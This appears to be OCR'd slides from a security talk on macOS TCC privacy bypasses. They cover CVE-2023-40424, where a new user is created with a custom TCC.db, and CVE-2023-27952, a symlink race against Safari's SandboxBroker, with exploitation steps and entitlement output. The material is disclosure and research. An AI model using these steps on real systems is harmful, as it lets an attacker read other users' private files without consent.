

wregula — wregula@Fliger — -zsh — 96×22
~
~
~ — wregula@Fliger — ~ — -zsh

```
$ log stream --debug --predicate 'process == "Messages" AND message contains "Email"' | grep \"
```

CVE-2023-40424 TCC bypasses via sysadminctl || dscl

- We can’t change HOME directory (=TCC bypass)
- But we can create a new user with custom HOME directory with a custom TCC.db
- In Ventura user’s TCC.db was “global” (e.g.: access to Documents = all users’ Documents) ➔ Sonoma this is per user
- Steps:

1. Create a custom TCC.db
2. Create a new user (or use root) with that DB
3. Login with the new user, access other users’ private data
4. Can be fully automated




```
ventura:~ root# 
```

```
I bypassed TCC! Psst!
```

CVE-2023-27952 TCC bypasses via Safari SandboxBroker

- /Applications/Safari.app/Contents/XPCServices/com.apple.Safari.SandboxBroker.xpc/Contents/MacOS/com.apple.Safari.SandboxBroker
- Used to extract ZIP files
- Has FDA rights



```
Executable=/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/XPCServices/com.apple.Safar
i.SandboxBroker.xpc/Contents/MacOS/com.apple.Safari.SandboxBroker
Identifier=com.apple.Safari.SandboxBroker
Format=bundle with Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=759 flags=0x2000(library-validation) hashes=13+7 location=embedded
Platform identifier=14
Signature size=4442
Signed Time=2022. Dec 2. 13:12:42
Info.plist entries=23
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=40
Internal requirements count=1 size=80
[Dict]

(...)

[Bool] true
    [Key] com.apple.private.tcc.allow
    [Value]
        [Array]
            [String] kTCCServiceSystemPolicyAllFiles
```

CVE-2023-27952 TCC bypasses via Safari SandboxBroker

- Unzip process:

1. Will create a directory at `~/Downloads/[filename.zip].download` and start writing the ZIP file into this directory
2. Once downloaded, it will create a 6 character long random directory inside the previous one, e.g.: `~/Downloads/[filename.zip].download/abcdef`
3. It will extract the contents of the ZIP file into this directory

CVE-2023-27952 TCC bypasses via Safari SandboxBroker

- Exploitation process:


1. Create a large ZIP file

    - large files (slows down extraction) + custom TCC.db

2. Overwrite any ZIP file being downloaded

3. When the process creates the 6 character long directory, delete it, and place a symlink pointing to the TCC database folder.

